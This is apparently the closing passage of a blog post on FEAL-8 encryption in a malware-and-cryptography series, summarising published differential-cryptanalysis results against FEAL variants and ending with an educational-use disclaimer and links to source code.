Biham and Shamir used differential cryptanalysis to break `FEAL-N` faster than brute force (with `2^64` selected plaintext encryptions) for `N < 32`. `FEAL-16` needed `2^28` chosen plaintexts or `2^46.5` known plaintexts to break. `FEAL-8` needed `2000` chosen plaintexts or `2^37.5` known plaintexts to break. `FEAL-4` could be cracked with only eight carefully chosen plaintexts.

I hope this post is useful for malware researchers, C/C++ programmers, spreads awareness to the blue teamers of this interesting encrypting technique, and adds a weapon to the red teamers arsenal.

FEAL-8 encryption
Malware and cryptography 1
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine